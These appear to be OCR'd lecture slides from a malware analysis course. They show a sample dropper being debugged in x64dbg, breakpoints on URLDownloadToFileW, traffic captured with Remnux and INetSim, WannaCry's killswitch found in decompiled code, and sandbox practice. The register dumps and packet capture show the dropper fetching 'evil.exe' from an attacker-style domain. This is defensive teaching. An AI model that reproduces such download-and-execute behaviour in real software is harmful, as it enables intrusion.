    - Will probably take some trial and error! Especially if anti-debugging techniques are employed.



Debugging


Try setting a breakpoint:

`bp URLDownloadToFileW`

Then run until we hit the breakpoint!

What exactly is that address though?

It is the start address of the exported function `urlmon.dll$URLDownloadToFileW`



What’s going on? Why is nothing happening?

```
14000108a 48 8b 1d    MOV     RBX,qword ptr [PTR_DAT_140003178]       = 140004048
          e7 20 00
          00
140001091 e8 8a 06    CALL    FUN_140001720                           ulonglong FUN_140001720(v...
          00 00
140001096 48 8b 03    MOV     RAX,qword ptr [RBX]=>DAT_140004048      = FF0A000000000000h
140001099 48 31 e8    XOR     RAX,RBP
14000109c 48 89 85    MOV     qword ptr [RBP + local_40],RAX
          78 04 00
          00
1400010a3 ff 15 ef    CALL    qword ptr [->KERNEL32.DLL::FreeConso...
          27 00 00
1400010a9 b9 60 ea    MOV     argc,0xea60
          00 00
1400010ae ff 15 24    CALL    qword ptr [->KERNEL32.DLL::Sleep]
          28 00 00
1400010b4 e8 67 ff    CALL    FUN_140001020                           undefined FUN_140001020(v...
          ff ff
1400010b9 48 8d bd    LEA     RDI=>local_248,[RBP + 0x270]
          70 02 00
```

Debugging: Modifying Arguments


`bp Sleep`


Modify 1st argument to be 0

→ Set RCX = 0

Or type

`RCX = 0 ` in the cmd prompt




CPU
Log
Notes
Breakpoints
Memory Map
Call Stack
SEH
Script
Symbols
Source
References
Threads
Handles
Trace
00007FF94B2A7CA0 48:895C24 08 mov qword ptr ss:[rsp+8],rbx
00007FF94B2A7CA5 48:896C24 10 mov qword ptr ss:[rsp+10],rbp
00007FF94B2A7CAA 48:897424 18 mov qword ptr ss:[rsp+18],rsi
00007FF94B2A7CAF 57 push rdi
00007FF94B2A7CB0 48:83EC 30 sub rsp,30
00007FF94B2A7CB4 48:8BE9 mov rbp,rcx
00007FF94B2A7CB7 41:8BF9 mov edi,r9d
00007FF94B2A7CBA B9 B8020000 mov ecx,2B8
00007FF94B2A7CBF 49:8BD8 mov rbx,r8
00007FF94B2A7CC2 48:8BF2 mov rsi,rdx
00007FF94B2A7CC5 E8 0631FDFF call urlmon.7FF94B27ADD0
00007FF94B2A7CCA 48:85C0 test rax,rax
00007FF94B2A7CCD 74 4D je urlmon.7FF94B2A7D1C
00007FF94B2A7CCF 4C:8B4C24 60 mov r9,qword ptr ss:[rsp+60]
00007FF94B2A7CD4 48:8BD5 mov rdx,rbp
00007FF94B2A7CD7 48:8BC8 mov rcx,rax
00007FF94B2A7CDA 48:895C24 20 mov qword ptr ss:[rsp+20],rbx
00007FF94B2A7CDF E8 140A0000 call urlmon.7FF94B2A86F8
00007FF94B2A7CE4 48:8BD8 mov rbx,rax
00007FF94B2A7CE7 48:85DB test rbx,rbx
00007FF94B2A7CEA 74 34 je urlmon.7FF94B2A7D20
00007FF94B2A7CEC 48:8BD6 mov rdx,rsi
00007FF94B2A7CEF 897B 70 mov dword ptr ds:[rbx+70],edi
00007FF94B2A7CF2 48:8BCB mov rcx,rbx
00007FF94B2A7CF5 E8 76000000 call urlmon.7FF94B2A7D70
00007FF94B2A7CFA 48:8BCB mov rcx,rbx
00007FF94B2A7CFD 8BF8 mov edi,eax
00007FF94B2A7CFF E8 2C000000 call urlmon.7FF94B2A7D30
00007FF94B2A7D04 48:8B5C24 40 mov rbx,qword ptr ss:[rsp+40]
00007FF94B2A7D09 8BC7 mov eax,edi
00007FF94B2A7D0B 48:8B6C24 48 mov rbp,qword ptr ss:[rsp+48]
00007FF94B2A7D10 48:8B7424 50 mov rsi,qword ptr ss:[rsp+50]
00007FF94B2A7D15 48:83C4 30 add rsp,30
00007FF94B2A7D19 5F pop rdi
00007FF94B2A7D1A C3 ret
00007FF94B2A7D1B CC int3
qword ptr ss:[rsp+8]=[00000040A3FFF5A0]=171C09EB7D0
rbx=clickme.00007FF71ED34048
.text:00007FF94B2A7CA0 urlmon.dll:$77CA0 #770A0 <URLDownloadToFileW>
Hide FPU
RAX 0000000000000000
RBX 00007FF71ED34048 clickme.00007FF71ED34048
RCX 0000000000000000
RDX 00007FF71ED330A2 L"http://evilch0nk.cf/evil.exe"
RBP 00000040A3FFF620
RSP 00000040A3FFF598
RSI 00000040A3FFF680 L"C:\\Users\\User\\AppData\\Local\\Temp\\TrustMeNotMalware.exe"
RDI 00007FF71ED330A2 L"http://evilch0nk.cf/evil.exe"
R8 00000040A3FFF680 L"C:\\Users\\User\\AppData\\Local\\Temp\\TrustMeNotMalware.exe"
R9 0000000000000000
R10 0000000000000003
R11 00000040A3FFF4A0
R12 0000000000000000
R13 0000000000000000
R14 00000173C0CD1CB0 &"C:\\dev\\CS-501-malware-course\\LectureCode\\lecture_4\\ClickMe.exe"
R15 0000000000000001
RIP 00007FF94B2A7CA0 <urlmon.URLDownloadToFileW>
RFLAGS 0000000000000344
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 IF 1
LastError 00000002 (ERROR_FILE_NOT_FOUND)
LastStatus 00000000 (STATUS_SUCCESS)
Default (x64 fastcall)
5
Unlocked
1: rcx 0000000000000000
2: rdx 00007FF71ED330A2 L"http://evilch0nk.cf/evil.exe"
3: r8 00000040A3FFF680 L"C:\\Users\\User\\AppData\\Local\\Temp\\TrustMeNotMalware.exe"
4: r9 0000000000000000
5: [rsp+28] 0000000000000000
Dump 1
Dump 2
Dump 3
Dump 4
Dump 5
Watch 1
Locals
Struct
Address
Hex
ASCII
00000040A3FFF598 00007FF71ED31151 return to clickme.00007FF71ED31151 from clickme.00007FF71ED3270
00000040A3FFF5B0 00007FF71ED34048 clickme.00007FF71ED34048
00000040A3FFF5B8 00000040A3FFF680 L"C:\\Users\\User\\AppData\\Local\\Temp\\TrustMeNotMalware.exe"
00000040A3FFF5D8 00007FF9619BB44D return to ntdll.00007FF9619BB44D from ntdll.00007FF9619BD160
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Default
Paused
INT3 breakpoint at <urlmon.URLDownloadToFileW> (00007FF94B2A7CA0)!
Time Wasted Debugging: 0:01:14:44

Common Functions to set BPs at

Win32: VirtualAlloc(Ex), VirtualProtect(Ex), CreateProcess, CreateThread, CreateRemoteThread, LoadLibrary, Sleep

Native: NtCreateProcess(Ex), NtAllocateVirtualMemory

Usually better to figure out what functions are used from a bit of static analysis and then go from there :-)

No imports? Spy on LoadLibrary(A/W)!

Using Remnux


By setting Remnux as the default gateway, we can listen in on network traffic using wireshark and simulate responses using Inetsim

We can filter for traffic type that we expect the malware to create.

I.e, if we see WinHttp, we can filter on HTTP traffic

If we see Winsock, we might want to look for TCP

It is all context dependent.


demo_remnux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
The Virtual Machine reports that the guest OS supports mouse pointer integration. This means that you do not need to capture the mouse pointer to be able to
*enp0s8
httpSS
6 0.028290196 10.10.10.3 10.10.10.2 HTTP 293 GET /evil.exe HTTP/1.1
14 0.043091592 10.10.10.2 10.10.10.3 HTTP HTTP/1.1 200 OK (x-msdos-program)
Frame 6: 293 bytes on wire (2344 bits), 293 bytes captured (2344 bits) on interface enp0s8, id 0
Ethernet II, Src: PcsCompu_47:75:37 (08:00:27:47:75:37), Dst: PcsCompu_e5:30:80 (08:00:27:e5:30:80)
Internet Protocol Version 4, Src: 10.10.10.3, Dst: 10.10.10.2
Transmission Control Protocol, Src Port: 49631, Dst Port: 80, Seq: 1, Ack: 1, Len: 239
Hypertext Transfer Protocol
"httpSS" is neither a field nor a protocol name.
Packets: 354 · Displayed: 40 (11.3%)
Profile: Default
Session ID: 1671
Real Date/Time: 2022-02-08 13:35:27
Fake Date/Time: 2022-02-08 13:35:27 (Delta: 0 seconds)
Forking services...
* dns_53_tcp_udp - started (PID 1675)
* smtp_25_tcp - started (PID 1678)
* dummy_1234_tcp - started (PID 1684)
* smtps_465_tcp - started (PID 1679)
* ftp_21_tcp - started (PID 1682)
* pop3_110_tcp - started (PID 1680)
* ftps_990_tcp - started (PID 1683)
* http_80_tcp - started (PID 1676)
* https_443_tcp - started (PID 1677)
* pop3s_995_tcp - started (PID 1681)
done.
Simulation running.
Windows_demo_sandbox [Running] - Oracle VM VirtualBox
ClickMe
C:\Users\RONALD~1\AppData\Local\Temp\TrustMeNotMalware.exe
INetSim
This is the INetSim default GUI binary
OK
Debugging stopped!
System Type: Workstation, Terminal Server
User Name: Ronald fillabuster
Volumes: C:\ 99.45 GB NTFS
Type here to search
Right Ctrl

Verdict: Dropper

This malware is a dropper. It downloads, and executes a binary from a remote web server.

It communicates over HTTP

As of Now, it is not clear who or what it is targeting

However, as we saw last time, the code will not run without C:\malware\ch0nky.txt

Inetsim Default Binaries

If you make a Get request that ends in *.exe, inetsim will server a fake binary to let you know something has happened!

This can be useful for catching stealthier downloads

You can also set your own default exe that prints more information than just a hello world!

Real world Example: Wannacry

Wannacry

- Worm + ransomware that leveraged exploits developed by the NSA
- Spread using “eternalblue” that exploited a bug in Microsoft's SMB protocol
- Hundreds of thousands of computers were affected
- The kill switch , which is a domain name, was discovered by MalwareTech
    - This stopped the spread of the malware, and prevented potentially billions of dollars of damage
- Let’s see if we can recreate that work

Finding the killswitch Statically

- Strings
- Pivot to code that references the strings
- Find function that calls InternetOpenUrlA
- Notice the branching behavior

Decompile: FUN_00408140 - (24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480...

```c

undefined4 FUN_00408140(void)

{
  undefined4 uVar1;
  int iVar2;
  undefined4 *puVar3;
  undefined4 *puVar4;
  undefined4 local_50 [14];
  undefined4 local_17;
  undefined4 local_13;
  undefined4 local_f;
  undefined4 local_b;
  undefined4 local_7;
  undefined2 local_3;
  undefined local_1;

  puVar3 = (undefined4 *)s_http://www.iuqerfsodp9ifjaposdfj_004313d0;
  puVar4 = local_50;
  for (iVar2 = 0xe; iVar2 != 0; iVar2 = iVar2 + -1) {
    *puVar4 = *puVar3;
    puVar3 = puVar3 + 1;
    puVar4 = puVar4 + 1;
  }
  *(undefined *)puVar4 = *(undefined *)puVar3;
  local_17 = 0;
  local_13 = 0;
  local_f = 0;
  local_b = 0;
  local_7 = 0;
  local_3 = 0;
  local_1 = 0;
  uVar1 = InternetOpenA(0,1,0,0,0);
  iVar2 = InternetOpenUrlA(uVar1,local_50,0,0,0x84000000,0);
  if (iVar2 == 0) {
    InternetCloseHandle(uVar1);
    InternetCloseHandle(0);
    FUN_00408090();
    return 0;
  }
  InternetCloseHandle(uVar1);
  InternetCloseHandle(iVar2);
  return 0;
}

```

How hard is it to find the Killswitch?


Not very. It takes more work to understand that it is indeed a killswitch, but hopefully this goes to show you why takes like this are...pretty out there.

> But let me float my and others initial feeling when MalwareTech got arrested: The "killswitch" story was clearly bullshit. What I think happened is that MalwareTech had something to do with Wannacry, and he knew about the killswitch, and when Wannacry started getting huge and causing massive amounts of damage (say, to the NHS of his own country) he freaked out and "found the killswitch". This is why he was so upset to be outed by the media.

Wannacry: Finding the Killswitch Dynamically

- Worm + ransomware that leveraged exploits stolen from the NSA
- Spread using “eternalblue” that exploited a bug in Microsoft's SMB protocol
- Hundreds of thousands of computers were affected
- The kill switch, which is a domain name, was discovered by MalwareTech
  - This stopped the spread of the malware, and prevented potentially billions of dollars of damage

Finding the Killswitch: Dynamic Analysis



Sandboxes & VirusTotal

Sandbox: Contained environments with logging / analysis software pre-installed that will allow you to see what the malware actually does.

VirusTotal (VT): Sandbox, Hunting Environment, and Antivirus detection all in one!

Malshare: good repository of malware to download from if your company doesn’t pay for VT premium.

Others: Joes Sandbox, Intezer

DIY Sandbox

Why would I want to do this?

DIY Sandbox

Why would I want to do this?

- Anything you upload publicly becomes available publicly.
- Sometimes you don’t want other threat intelligence analysts looking at a threat that is targeting your systems, you might end up on the front page of NYT as the “victim of a cyber attack” and nobody likes that.
- You also don’t want attackers monitoring for those files on VT to know that you’re on to them, they might start changing their tactics.

DIY Sandbox

Not only can threat actors monitor for the existence of the hashes, but authors can put canaries/booby traps in the code that tip them off. Example: DNS canaries that get tripped when the bot detects a sandbox

Where possible you should tread carefully, doing so can slow you down.

The choices you make will likely vary depending on the environment you occupy. For example, someone tracking a low and slow APT will likely take their time, whereas someone in a triage environment might have to cut some corners and move faster.

DIY Sandbox

Remnux / FlareVM

Steps:

- Take a snapshot
- Run the malware with the desired logging tools
- Log the data elsewhere
- Revert the snapshot

